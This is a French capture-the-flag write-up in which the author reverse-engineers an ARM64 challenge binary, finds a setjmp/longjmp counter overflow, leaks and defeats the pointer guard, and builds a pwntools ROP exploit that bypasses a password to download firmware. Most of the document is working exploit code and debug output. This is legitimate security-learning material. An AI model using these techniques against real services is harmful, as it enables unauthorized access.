
Ensuite, pour pouvoir utiliser gdb facilement il faut le préciser dans la commande qemu (qemu donne la possibilité d'ouvrir un **gdb remote**) : `sudo chroot myqemu /qemu-aarch64-static -g 1234 /frontend_service.bin` ouvrira ici un debugger distant usr le port 1234.

On pourra ainsi facilement se connecter avec gdb : `gdb-multiarch -ex 'target remote localhost:1234'` pour interagir avec le binaire tournant avec qemu.

Enfin dernier point, toutes les parties d'analyse du binaire se feront avec `IDA pro` qui à très bien fonctionné pour l'analyse de l'arm et la génération de code décompilé (je souhaitais utiliser *binary ninja* que je connais un peu plus mais on me l'a chaudement déconseillé sous peine de perdre du temps).

6.2 Analyse du fonctionnement général du frontend

Ne sachant pas trop quoi chercher ni ou chercher, j'ai passé la première journée à renommer toutes les variables et fonctions sur lesquels je tombais en partant du point d'entrée du programme.



j'ai essayé de donner un peu sens aux fonctions dans la limite de ma compréhension

J'ai travaillé pour le moment quasiment exclusivement avec le code décompilé généré par IDA.

Le programme a donc plusieurs possibilités :

- E. Encrypt :
- D. Decrypt
- S. Sign
- A. Go To Admin Area
- Q. Quit

`Encrypt`, `Decrypt` et `Sign` on un nom relativement explicite et propose chacune des options similaires :

- A. Add data
- V. View data
- E. Encrypt data / D. Decrypt data / S. Sign data (suivant le choix intial)
- B. Back to main menu

Si l'on regarde `Add data` on peut ajouter des données en précisant différentes options :

- Size (inférieur à 256)
- id (0 à 9)
- Choix de donner les données en hexadécimal ou non

Puis on peut passer les données et enfin il faudra donner le `CRC` de la donnée (checksum permettant de verifier l'intégrité des données passées)

Si l'on choisit `View data`, alors le programme affichera toutes les données enregistrées au préalable.

Je n'entrerais pas dans les détails des fonctions `Encrypt`, `Decrypt` et `Sign` car il se trouve que je n'ai pas eu à creuser par là lors de mon analyse, étant donné que l'analyse des fonctions `Add data` et `View data` à suffi à trouver et exploiter la vulnérabilité.

Cependant, ces fonctions font globalement ce dont leur nom laisse supposer : Opération de chiffrement / déchiffrement / Signature qui sera effectué par le backend.

6.3 Recherche de la vulnérabilité dans le front-end.

Sans entrer dans les détails de toutes fonctions, voici le cheminement qui m'a mené vers la vulnérabilité.

Ci-dessous la fonction qui initialise la connexion vers nous (port 1336) et vers le backend (port 1337). On tombe sur cette fonction très vite après la fonction `start` e notre programme.

C'est grâce à l'analyse de cette fonction que l'on sait quels ports utiliser dans notre setup local d'analyse.

```
__int64 seem_start_of_our_system()
{
  int fd_to_local_1336; // [xsp+1Ch] [xbp+1Ch] BYREF
  int v2; // [xsp+20h] [xbp+20h] BYREF
  int v3; // [xsp+24h] [xbp+24h] BYREF
  v2 = -1;
  v3 = -1;
  fd_to_local_1336 = create_fd_to_local_1336(1336u);
  do
    v3 = create_to_local_1337("127.0.0.1", 1337u);
  while ( v3 == -1 );
  v2 = more_or_less_accept(fd_to_local_1336);
  reinitilisation_zone_stockage();
  memset(&message_exception, 0, 328uLL);
  valeur_retour_setjmp = _setjmp(&env_pointer_from_save_jump);
  if ( valeur_retour_setjmp )
    write_exception_message((char *)message_exception, v2);
  big_loop_while_true((unsigned int *)&v2);     // v2 -> fd socket
  gIntFlag = 4923;
  write_gBoolOption_to_fd(v3);
  write_a1_then_close_a2(0LL, &fd_to_local_1336);
  write_a1_then_close_a2("Closing connection\n", &v2);
  write_a1_then_close_a2(0LL, &v3);
  return 0LL;
}
```

Un point important pour la suite est ici le `_setjump`. Dès que notre programme détectera une anomalie, alors un appel à `longjmp(&env_pointer_from_save_jump)` sera effectué. Le mécanisme de `setjmp/longjmp` permet d'établir une sorte de sauvegarde de l'état du programme (valeurs des registres, stack pointer, program counter, frame pointer) à un instant t. Ces valeurs sont sauvegardées dans un espace mémoire indiqué (ici à `&env_pointer_from_save_jump` qui est une variable globale dans le cas de notre programme). Un appel à `longjmp` avec cet espace sauvegardé permettra de réinitialiser notre programme à l'état initial.

On peut considérer ça comme une sorte d'équivalent à un `goto fail` réinitialisant le programme.

Si on s'intéresse à la fonction `big_loop_while_true`, on trouve donc la sorte de boucle principale de notre programme.

```
__int64 __fastcall big_loop_while_true(unsigned int *fd)
{
  __int64 result; // x0

  while ( 1 )
  {
    while ( 1 )
    {
      fonction_display_choix(*fd);
      result = (unsigned __int8)ask_for_option(*fd);
      if ( (unsigned __int8)result != 'S' )
        break;
      call_for_SignEncryptDecrypt((int *)fd, 2u);
    }
```

```
    if ( (unsigned __int8)result > (unsigned int)'S' ) // Sign
    {
LABEL_14:
      message_exception = (__int64)"Unrecognised option\n";
      longjmp(&env_pointer_from_save_jump, 1);  // ça restore l'état du system à la
          valeur de stack etc faite au niveau "seem_start_of_our_system"
    }
    if ( (unsigned __int8)result == 'Q' )       // probably  Q.quit
      return result;
    if ( (unsigned __int8)result > (unsigned int)'Q' )
      goto LABEL_14;
    if ( (unsigned __int8)result == 'E' )       // probably  E Encrypt
    {
      call_for_SignEncryptDecrypt((int *)fd, 0);
    }
    else
    {
      if ( (unsigned __int8)result > (unsigned int)'E' )
        goto LABEL_14;
      if ( (unsigned __int8)result == 'A' )     // A go to admin area
      {
        call_to_admin_area(fd);
      }
      else
      {
        if ( (unsigned __int8)result != 'D' )   // D decrypt
          goto LABEL_14;
        call_for_SignEncryptDecrypt((int *)fd, 1u);
      }
    }
  }
}
```

On remarque que c'est la même fonction qui a l'air d'être appelé pour les opérations de Signature/chiffrement/-déchiffrement : `call_for_SignEncryptDecrypt`.

```
__int64 __fastcall call_for_SignEncryptDecrypt(int *fd, int Action_Choice_SED)
{
  __int64 result; // x0
  char v5; // [xsp+2Eh] [xbp+2Eh]
  unsigned __int8 v6; // [xsp+2Fh] [xbp+2Fh]

  while ( 1 )
  {
    v5 = 1;
    display_subchoice(*fd, Action_Choice_SED);
    v6 = ask_for_option(*fd);                   // get one byte of option
    if ( v6 != 'V' )                            // VIEW data
      break;
    do_thing_for_view(*fd);
LABEL_16:
    if ( v5 != 1 )
    {
      reinitilisation_zone_stockage();
      message_exception = (__int64)"Error in data transmission. Restarting ...\n";
      longjmp(&env_pointer_from_save_jump, 1);
    }
  }
  if ( v6 == 'A' )                              // ADD data
  {
```

```
    counter_check_add_data(*fd, Action_Choice_SED);
    goto LABEL_16;
  }
  if ( v6 == 'E' && !Action_Choice_SED )        // ENCRYPT DATA
  {
    v5 = do_thing_for_encrypt(fd);
    goto LABEL_16;
  }
  if ( v6 == 'D' && Action_Choice_SED == 1 )    // DECRYPT DATA
  {
    v5 = do_thing_for_decrypt(fd);
    goto LABEL_16;
  }
  if ( v6 == 'S' && Action_Choice_SED == 2 )    // SIGN DATA
  {
    v5 = do_thing_for_sign(fd);
    goto LABEL_16;
  }
  result = v6;
  if ( v6 != 'B' )                              // Back
  {
    wrapper_write(*fd, "Invalid choice\n", 0xFu);
    goto LABEL_16;
  }
  return result;
}
```

Partant de là on peut partir observer différentes fonctions, `do_thing_for_view` ne donne rien d'intéressant, mais si on passe à la suivante `counter_check_add_data` on peut commencer à observer quelque chose de possiblement problématique :

```
ssize_t __fastcall counter_check_add_data(int a1, int Action_Choice_SED)
{
  int v2; // w0

  if ( gBool_can_add_more_data != 1 )
  {
    message_exception = (__int64)"Cannot add more data\n";
    longjmp(&env_pointer_from_save_jump, 1);
  }
  v2 = gInt_counter_data++;
  add_data(a1, (__int64)&zone_stockage_data[276 * v2], Action_Choice_SED);
  if ( gInt_counter_data == 10 )                // cannot add more data
    gBool_can_add_more_data = 0;
  return wrapper_write(a1, "Data successfully added\n", 0x18u);
}
```

6.4 Découverte de l'Overflow

On a donc ici :

- une vérification d'un booléen `gBool_can_add_more_data` pour savoir si on peut ajouter des données ou non
- incrémentation du compteur de données `gInt_counter_data`
- ajout des données en utilisant comme pointeur `gInt_counter_data*276`
- Si le compteur de données est égal à 10 alors on passe `gBool_can_add_more_data` à false.

Mais la question c'est que se passe-t-il si une erreur se produit dans `add_data` ? Car on a vu jusqu'à présent que la gestion d'erreur passait par un `longjmp` qui renvoie le programme directement au début de notre programme.

Car si c'était le cas ne serait-il pas possible de pouvoir avoir cette situation :

- 9 données préalablement ajoutées (`gInt_counter_data = 9`, `gBool_can_add_more_data = 1`)
- appel à `counter_check_add_data`
- `gBool_can_add_more_data == 1` donc on continue
- `gInt_counter_data += 1` (donc `gInt_counter_data == 10`)
- appel à `add_data` mais trigger du longjmp qui nous ramène directement au début du programme
- appel de nouveau à `counter_check_add_data`
- - `gBool_can_add_more_data == 1` donc on continue
- `gInt_counter_data += 1` (donc `gInt_counter_data == 11` !)
- appel à `add_data` mais avec comme argument `zone_stockage_data[276 * 11]`

Donc on aurait une écriture au-delà de la zone prévue et allouée !

Si on regarde `add_data` on voit dès les premières lignes une situation où l'on peut trigger le `longjmp`

```
__int64 __fastcall add_data(int fd, __int64 buffer_data, int Action_Choice_SED)
{
  unsigned int size_data; // [xsp+2Ch] [xbp+2Ch]

  size_data = ask_size_data(fd, Action_Choice_SED);// 0 << size << 256 (et %16 si decrypt
      )
```

```
__int64 __fastcall ask_size_data(int fd, int Action_Choice_SED)
{
  unsigned int size_data; // [xsp+2Ch] [xbp+2Ch]

  wrapper_write(fd, "Data size: ", 0xBu);
  size_data = input_to_atoi(fd);
  if ( !size_data || size_data > 256 )
  {
    message_exception = (__int64)"Bad packet size\n";
    longjmp(&env_pointer_from_save_jump, 1);
  }
  if ( Action_Choice_SED == 1 && (size_data & 0xF) != 0 )// if decrypt size should be
      modulo 16
  {
    message_exception = (__int64)"Bad packet size\n";
    longjmp(&env_pointer_from_save_jump, 1);
  }
  return size_data;
}
```

Ok, bon super on a une écriture plus ou moins arbitraire sur les données situées à la suite de `zone_stockage_data`.

Regardons un peu ce qui est située dans cette zone (qui est dans `.bss`)

```
.bss:0000000000015020 zone_stockage_data % 0xAC8
; DATA XREF: reinitilisation_zone_stockage+2↑o
.bss:0000000000015020
; .got:↑zone_stockage_data_o
.bss:0000000000015AE8 gInt_counter_data % 4
; DATA XREF: do_thing_for_view↑+14r
.bss:0000000000015AE8
; do_thing_for_view+↑ACr ...
.....
.bss:0000000000015C20 message_exception % 8
```

```
; DATA XREF: do_thing_for_view↑+30w
.bss:0000000000015C20
; counter_check_add_data+3↑Cw ...
.bss:0000000000015C28 valeur_retour_setjmp % 4
; DATA XREF: seem_start_of_our_system+↑A4w
.bss:0000000000015C28
; seem_start_of_our_system+↑B0r
.bss:0000000000015C2C                 % 1
.bss:0000000000015C2D                 % 1
.bss:0000000000015C2E                 % 1
.bss:0000000000015C2F                 % 1
.bss:0000000000015C30
; struct __jmp_buf_tag env_pointer_from_save_jump
.bss:0000000000015C30 env_pointer_from_save_jump __jmp_buf_tag <?>
```

On a donc **env_pointer_from_save_jump** qui situé un peu après notre zone de stockage. Plus exactement `0x15C30 - 0x15020 - 10 * 276 = 328`. Donc 328 bytes après la zone initiale.

Donc, si on écrit arrive à écrire 12 données, alors la douzième pourra réécrire la zone restaurée par le `longjmp`. Donc théoriquement on pourrait contrôler quasiment notre programme comme l'on voudrait (contrôle de la stack, de FP, du programme counter etc..).

6.5 Automatisation du Trigger de l'overflow

Étant donné que le trigger de l'overflow est un peu long à faire à la main, je décide d'utiliser `pwntools` (`https://docs.pwntools.com/en/stable/`) pour automatiser le trigger.

```python
password = b"fudmH/MGzgUM7Zx3k6xMuvThTXh+ULf1\n"

# choix pour tester en remote ou en local
if len(sys.argv) > 1: # remote
    conn = remote("device.quatre-qu.art",8080)
    conn.clean()
    conn.send(password)
    banner = conn.recvline().decode().split("'")[1].encode()
    conn.clean()
    banner_decode = solve_pow(banner) # fonction fournie dans pow_solver.py
    conn.send(banner_decode + b"\n")
    conn.recvline()
else:
    conn = remote("127.0.0.1",1336)
    conn.recvline()

# ajout d'un petit délais car la conneciton vers le remote
# peut causer quelque soucis au niveau de l'envoie des packet
def mysend(data):
    conn.send(data+b"\n")
    time.sleep(0.1)


# ajout des données avec les bons champs correspondants
def add_data(trigger,data=b"AAAAAAAAAA"):
    conn.recvlines(4)
    conn.recv(len("Option: "))
    mysend(b"A")
    conn.recv(len("Data size: "))
    if trigger:
        mysend(b"999")
```

```
        return
    mysend(str(len(data)).encode())
    conn.recv(len("Data id: "))
    mysend(f"{i}".encode())
    conn.recvline()
    conn.recv(len("Option: "))
    mysend(b"n")
    conn.recv(len("Data: "))
    mysend(data)
    conn.recv(len("crc (hex): "))
    crc = hex(zlib.crc32(data))
    # print(crc)
    mysend(crc[2:].encode())

conn.clean()
mysend(b"E")

for i in range(9):
    add_data(False)

print(f"TRIGGER ERROR")
add_data(True)
conn.clean()
mysend(b"E")

print(f"TRIGGER ERROR 2")
add_data(True)
conn.clean()
mysend(b"E")

# now the counter is set to 12
```

En exécutant le code ci-dessus on a donc mis le compteur à 11. Donc si un ajout de donnée supplémentaire est fait, alors le compteur passera à 12 et on pourra re-écrire la zone.

On peut facilement vérifier ça avec gdb. Pour cela il nous faut l'adresse de `gInt_counter_data`.

Si on regarde le mapping mémoire du programme :

```
root@debian:/proc/60536# cat maps
00400000-00401000 r--p 00000000 fd:01 48760282    /home/sstic/backup/deviceC/myqemu/qemu-
    aarch64-static
00401000-00863000 r-xp 00001000 fd:01 48760282    /home/sstic/backup/deviceC/myqemu/qemu-
    aarch64-static
00863000-00c27000 r--p 00463000 fd:01 48760282    /home/sstic/backup/deviceC/myqemu/qemu-
    aarch64-static
00c27000-00d72000 r--p 00826000 fd:01 48760282    /home/sstic/backup/deviceC/myqemu/qemu-
    aarch64-static
00d72000-00ded000 rw-p 00971000 fd:01 48760282    /home/sstic/backup/deviceC/myqemu/qemu-
    aarch64-static
00ded000-00e12000 rw-p 00000000 00:00 0
01083000-01198000 rw-p 00000000 00:00 0           [heap]
5500000000-5500005000 r--p 00000000 fd:01 8262228    /home/sstic/backup/deviceC/myqemu/
    frontend_service.bin
5500005000-5500014000 ---p 00000000 00:00 0
5500014000-5500015000 r--p 00004000 fd:01 8262228    /home/sstic/backup/deviceC/myqemu/
    frontend_service.bin
5500015000-5500016000 rw-p 00005000 fd:01 8262228    /home/sstic/backup/deviceC/myqemu/
    frontend_service.bin
5502016000-5502017000 ---p 00000000 00:00 0
5502017000-5502817000 rw-p 00000000 00:00 0
```

```
5502817000-5502839000 r--p 00000000 fd:01 8262592    /home/sstic/backup/deviceC/myqemu/
    lib/ld-linux-aarch64.so.1
5502839000-550283b000 r--p 00021000 fd:01 8262592    /home/sstic/backup/deviceC/myqemu/
    lib/ld-linux-aarch64.so.1
550283b000-550283d000 rw-p 00023000 fd:01 8262592    /home/sstic/backup/deviceC/myqemu/
    lib/ld-linux-aarch64.so.1
550283d000-550283e000 r--p 00000000 00:00 0
550283e000-550298c000 r--p 00000000 fd:01 8262594    /home/sstic/backup/deviceC/myqemu/
    lib64/libc.so.6
550298c000-5502990000 r--p 0014d000 fd:01 8262594    /home/sstic/backup/deviceC/myqemu/
    lib64/libc.so.6
5502990000-5502992000 rw-p 00151000 fd:01 8262594    /home/sstic/backup/deviceC/myqemu/
    lib64/libc.so.6
5502992000-55029a0000 rw-p 00000000 00:00 0
7f3150000000-7f3157fff000 rwxp 00000000 00:00 0
7f3157fff000-7f3158000000 ---p 00000000 00:00 0
7f3158000000-7f3158021000 rw-p 00000000 00:00 0
7f3158021000-7f315c000000 ---p 00000000 00:00 0
7f315f749000-7f315f7ca000 rw-p 00000000 00:00 0
7f315f7ca000-7f315f7cb000 ---p 00000000 00:00 0
7f315f7cb000-7f315ffcb000 rw-p 00000000 00:00 0
7ffd085ac000-7ffd085cd000 rw-p 00000000 00:00 0    [stack]
7ffd085f5000-7ffd085f9000 r--p 00000000 00:00 0    [vvar]
7ffd085f9000-7ffd085fb000 r-xp 00000000 00:00 0    [vdso]
```

Alors on peut récupérer l'adresse de base du programme `0x5500000000` ce qui nous permet de pouvoir rebase le programme sur IDA et ainsi afficher toutes les adresses avec les bons offsets (*edit->segments->rebase program*).

```
.bss:0000005500015AE8 gInt_counter_data % 4
```

Et donc si on affiche sur gdb la valeur de ce compteur après le script précédent :

```
(gdb) x/2x 0x05500015AE8
0x5500015ae8:   0x0000000b  0x00000000
```

6.6 Setjmp & leak de valeurs

Comme on a dit précédemment on peut donc écrire sur la zone mémoire correspondant aux données restaurées par `longjmp` mais on ne sait pas encore quoi écrire exactement et ni où.

Si on regarde le man de la fonction `https://linux.die.net/man/3/longjmp` ou si on essaie de regarder les fichiers sources de la libc on ne voit rien de clair ou bien défini.

La problématique vient du fait que de part même son comportement, qui dépent de l'architecture, en effet les registres etc ne seront pas sauvegardé pareil en x86 ou en arm64.

Voyons déjà si on peut afficher les valeurs contenues dans le **buffer setjmp** sauvegardé.

Comme dit précédemment, la fonctionnalité `View Data` affiche les données de la zone.

Donc si on affiche les données alors que le compteur est à 12, alors on pourra afficher les données et récupérer les valeurs initialement sauvegardées.

Une subtilité cependant, les champs data possède une taille enregistrée dans un header au début de chaque zone, on va donc simuler l'ajout d'une donnée, lui indiquer une taille suffisante pour que cela puisse afficher le buffer setjmp, et ensuite trigger le bug avant l'ajout des données (ici en donnant un choix invalide à la question `data in hex y/n ?`)

```
conn.recvlines(4)
conn.recv(len("Option: "))
mysend(b"A")
conn.recv(len("Data size: "))
mysend(f"{40 + 7* 16}".encode())
conn.recv(len("Data id: "))
mysend(b"2")
conn.recvline()
conn.recv(len("Option: "))
mysend(b"u") # option invalide -> passage du compteur à 12
conn.clean()

## display data
mysend(b"E")
conn.clean()
mysend(b"V")
conn.clean()
mysend(b"y")

r = conn.recvlines(12)
conn.clean()

r = r[-1].decode().split(":")[1].strip()
r = [r[i*8:i*8+8] for i in range(len(r) // 8 )][10:]
rclean = []
for x in r:
    rclean.append("".join([x[i*2:i*2+2] for i in range(4)][::-1]))
r = [  rclean[i*2+1] + rclean[i*2]  for i in range(14)]
for idx, e in enumerate(r):
    print(f"{idx}: {e}")
```

Voici le message brut reçu en réseau, le dernier message est le contenu du buffer setjmp.

```
    b'Message 0: 4141414141414141\n'
    b'Message 1: 4141414141414141\n'
    b'Message 2: 4141414141414141\n'
    b'Message 3: 4141414141414141\n'
    b'Message 4: 4141414141414141\n'
    b'Message 5: 4141414141414141\n'
    b'Message 6: 4141414141414141\n'
    b'Message 7: 4141414141414141\n'
    b'Message 8: 4141414141414141\n'
    b'Message 0: \n'
    b'Message 0: 000000000000000000000000\n'
    b'Message 2:
        000000000000000000000000000000000000000000000000604000055000000010000000000000
        a865810255000000010000000000000000f0980255000000983600005500000000000000000000000b083025500
        \n'
```

En sortie de script, voici son contenu mieux formaté avec les 14 champs qu'il contient :

```
0: 00000055028165a8
1: 0000000000000001
2: 000000550298f000
3: 0000005500003698
4: 0000000000000000
5: 000000550283b000
6: 0000005500001ef4
7: 0000000000000000
```

```
8: 000000055028165b8
9: 0000000000000000
10: 0000005502816400
11: 4ea6053450f811d5
12: 0000000000000000
13: 4ea6053452796a59
```

Maintenant il s'en est suivi une longue période pour essayer de comprendre le fonctionnement de ce buffer, sachant que je n'ai trouvé de doc exacte nulle part.

L'analyse s'est faite principalement en regardant step by step sur GDB le comportement de la fonction ainsi qu'avec IDA pour essayer d'y voir un peu plus clair

```
0: 00000055028165a8 -> x19
1: 0000000000000001 -> x20
2: 000000550298f000 -> x21 -> une function sur la libC
3: 0000005500003698 -> x22
4: 0000000000000000 -> x23
5: 000000550283b000 -> x24 -> une fonction du linker
6: 0000005500001ef4 -> x25 -> une fonction du binaire
7: 0000000000000000 -> x26
8: 00000055028165b8 -> x27
9: 0000000000000000 -> x28
10: 0000005502816400 -> x14
11: 4ea6053450f811d5 -> x30 xoré avec un canary
12: 0000000000000000
13: 4ea6053452796a59 -> SP xoré avec un canary
```

Petit aparté, parfois le décompilateur IDA peut ne pas être vraiment représentatif

Voici le code décompilé de la fonction `longjmp` :

```
__int64 __fastcall sub_5502879100(__int64 a1, __int64 a2)
{
  __int64 result; // x0

  result = 1LL;
  if ( a2 )
    return a2;
  return result;
}
```

Et l'assembleur associé :

```
.text:0000005502879100 ; __int64 __fastcall sub_5502879100(__int64, __int64)
.text:0000005502879100 sub_5502879100                          ; CODE XREF: siglongjmp+3
    ↑Cp
.text:0000005502879100                                         ; sub_5502912508↓+34p ...
.text:0000005502879100 ; __unwind {
.text:0000005502879100                 NOP
.text:0000005502879104                 LDP             X19, X20, [X0]
.text:0000005502879108                 LDP             X21, X22, [X0,#0x10]
.text:000000550287910C                 LDP             X23, X24, [X0,#0x20]
.text:0000005502879110                 LDP             X25, X26, [X0,#0x30]
.text:0000005502879114                 LDP             X27, X28, [X0,#0x40]
.text:0000005502879118                 LDP             X29, X4, [X0,#0x50]
.text:000000550287911C                 ADRP            X2, #__pointer_chk_guard_ptr@PAGE
.text:0000005502879120                 LDR             X2, [X2,#
    __pointer_chk_guard_ptr@PAGEOFF]
.text:0000005502879124                 LDR             X3, [X2]
.text:0000005502879128                 EOR             X30, X4, X3
```

```
.text:000000550287912C                  LDP             D8, D9, [X0,#0x70]
.text:0000005502879130                  LDP             D10, D11, [X0,#0x80]
.text:0000005502879134                  LDP             D12, D13, [X0,#0x90]
.text:0000005502879138                  LDP             D14, D15, [X0,#0xA0]
.text:000000550287913C                  LDR             X4, [X0,#0x68]
.text:0000005502879140                  ADRP            X2, #__pointer_chk_guard_ptr@PAGE
.text:0000005502879144                  LDR             X2, [X2,#
    __pointer_chk_guard_ptr@PAGEOFF]
.text:0000005502879148                  LDR             X3, [X2]
.text:000000550287914C                  EOR             X5, X4, X3
.text:0000005502879150                  MOV             SP, X5
.text:0000005502879154                  CMP             X1, #0
.text:0000005502879158                  MOV             X0, #1
.text:000000550287915C                  CSEL            X0, X1, X0, NE
.text:0000005502879160                  BR              X30
.text:0000005502879160 ; } // starts at 5502879100
.text:0000005502879160 ; End of function sub_5502879100
```

Concrètement, je faisais confiance au code décompilé et cela m'a fait perdre quelques heures à ne pas comprendre comment la magie était faite …

Le plus compliqué ici, a été de comprendre qu'en fait la valeur sur laquelle la fonction longjmp va sauter est en fait contenu dans le champ 11 et **est xoré avec une sorte de canary**. Il en est de même pour la stack.

Le truc sympa c'est qu'en fait on peut facilement retrouver la valeur de ce canary :

```
basebinaire = buffer[6] - 0x1EF4 # 0000005500001ef4 - 0x1EF4 -> adresse de base du
    binaire

# on connait l'adresse sur laquel veut jump le buffer (juste après le setjmp)
#.text:0000005500001F88                 BL              ._setjmp
# .text:0000005500001F8C                 MOV             W1, W0
# donc on peut en déduire l'adresse original du pointeur du jump
addresse_original_jmp = basebinaire + 0x5500001f8c

guard_possible = addresse_original_jmp ^ buffer[11] # buffer[11] = addresse original xoré
     contenue dans le buffer setjmp

# on peut aussi au passage calculer l'adresse de base la libC
possible_libc = buffer[2]  - (0x000000550298f000 - 0x550283E000)

addresse_original_stack = buffer[13] ^ guard_possible
# ainsi que celle de la stack
```

6.7 Rop & Récupération du firmware

Maintenant que l'on comprend comment fonctionne ce setjump on peut tenter d'essayer de jump à un endroit arbitraire.

Mais d'abord, il faut arriver à reset le compteur de donnée, en effet, on a passé le compteur à 12 pour pouvoir leak des valeurs et en déduire les adresses de jump ainsi que les adresses de base de la libC (nécessaire pour faire du ROP à cause de l'ASLR).

Une façon de faire ça est de faire `A. Go to admin area` -> `R. Get running firmware` -> entrer un mauvais password. La fonction suivante est ainsi appelé et notre zone de stockage est reset à 0 ainsi que les compteurs.

```
void *reinitilisation_zone_stockage()
{
  gInt_counter_data = 0;
```

```
  gBool_can_add_more_data = 1;
  return memset(zone_stockage_data, 0, sizeof(zone_stockage_data));// ça remet à 0 tout
      la zone de stockage mémoire ?
}
```

On va donc maintenant faire un jump arbitraire sur la fonction qui a l'air de récupérer un firmware depuis le backend, avec des arguments contrôlés (je passe toutes les étapes préalables de recherche et d'essai pour confirmer que le jump se faisait bien sinon ça serait trop long et en toute honnêteté, au moment où je rédige ce rapport je ne me souviens plus exactement de tout ce que j'ai fait).

Cette fonction est normalement protégée par un mot de passe mais en faisant un jump directement sur cette dernière on va pouvoir bypasser cette limitation.

```
void __fastcall sub_2D9C(int *fd)
{
  signed int i; // [xsp+20h] [xbp+20h]
  signed int v3; // [xsp+24h] [xbp+24h]
  void **ptr; // [xsp+28h] [xbp+28h]

  wrapper_write(*fd, "Retrieving firmware ...\n", 0x18u);
  v3 = sub_5500002ABC((__int64)fd);
  ptr = (void **)malloc(8LL * v3);
  sub_5500002B7C(fd, v3, (__int64)ptr);
  sub_5500002D28(fd, (__int64)ptr, v3);
  for ( i = 0; i < v3; ++i )
    free(ptr[i]);
  free(ptr);
}
```

Les étapes sont les suivantes :

- Ajout de 9 données, dans lesquelles on peut stocker des données ou futurs arguments
- Trigger 2 fois de l'erreur qui incrémente le compteur sans ajouter de données
- Ajout d'une donnée, en réécrivant le buffer setjump avec les bons arguments.
- Trigger d'un setjump qui va donc jumper à l'endroit contrôlé

On a donc un jump arbitraire, cependant même si on jump, on veut pouvoir avoir les bons arguments aux bons endroits sur la stack sinon l'appel à la fonction engendrera un `segmentation fault`. Pour cela, on va essayer de trouver un gadget correct.

Ici la fonction prend un array de 2 entiers de 32 bits indiquant le file descriptor vers nous, ainsi que vers le backend.

En `arm64` le premier argument est mis dans `x0`. On cherche donc un gadget (en utilisant Ropper `https://scoding.de/ropper/`) permettant de contrôler x0 ainsi qu'une valeur de jump :

```
0x00000000000da6b0: mov x0, x21; blr x19; (libc)
```

Ici on peut donc facilement avec ce gadget de la libc controler la valeur de x0 puisque l'on contrôle x21 (c'est le buffer[2]). Et on peut contrôler l'adresse de jump qui suit car on contrôle aussi x19.

Voici donc la phase d'ajout de donnée avec dans une zone de stockage (ici 2 mais peu importe) nos 2 file descriptor :

```
for i in range(9):
    if i == 2:
        MEGA_OFFSET = 128 + 4
        data_payload = b"A" * MEGA_OFFSET + p32(5, endian="little") + p32(4, endian="
            little") + b"B" * 30
        add_data(False, data=data_payload)
    else:
        add_data(False)
```

On trigger l'erreur 2 fois pour monter le compteur jusqu'à 11

```
for _ in range(2):
    mysend(b"E")
    add_data(True)
    conn.clean()
```

Puis on ajoute les données avec la réécriture du buffer setjmp :

```
jmp_buf = [p64(int(x,16)) for x in r] # buffer original

target_jmp =  possible_libc +  0x00000000000da6b0 # adresse du gadget
addr_to_jmp = guard_possible ^ target_jmp
jmp_buf[11] = p64(addr_to_jmp)

zone_stockage = basebinaire + 0x15020
addr_value_fds = zone_stockage + 276 * 2 + 12  + MEGA_OFFSET
jmp_buf[2] = p64(addr_value_fds) # <- value for fd to x21
jmp_buf[0] = p64(basebinaire + 0x2D9C  ) # <- value for x19 to jmp to function download
    firmware

craft = b"A" * 40 # le buffer ne commence qu'a partir de 40
for e in jmp_buf:
    craft += e

add_data(False, craft )
```

Si on trigger une erreur déclenchant le `longjmp` :

```
mysend(b"X") # otion invalide dans le menu principal
```

```
[DEBUG] Received 0x2e bytes:
    b'Retrieving firmware ...\n'
    b'Receiving packet 1/73\n'
[DEBUG] Received 0x16 bytes:
    b'Receiving packet 2/73\n'
[DEBUG] Received 0x16 bytes:
    b'Receiving packet 3/73\n'
[DEBUG] Received 0x16 bytes:
    b'Receiving packet 4/73\n'
[DEBUG] Received 0x16 bytes:
[...]
[DEBUG] Received 0x17 bytes:
    b'Receiving packet 73/73\n'
```

On sauvegarde les données reçues :

```
with open("firmware.output", "wb") as f:
    while True:
        r = conn.recv(1)
        f.write(r)
```

Et globalement un coup de décoding hexadécimal plus tard on obtiobtientens le firmware :

```
file backend.bin
backend.bin: ELF 64-bit LSB shared object, ARM aarch64, version 1 (SYSV), dynamically
    linked, interpreter *empty*, stripped
```

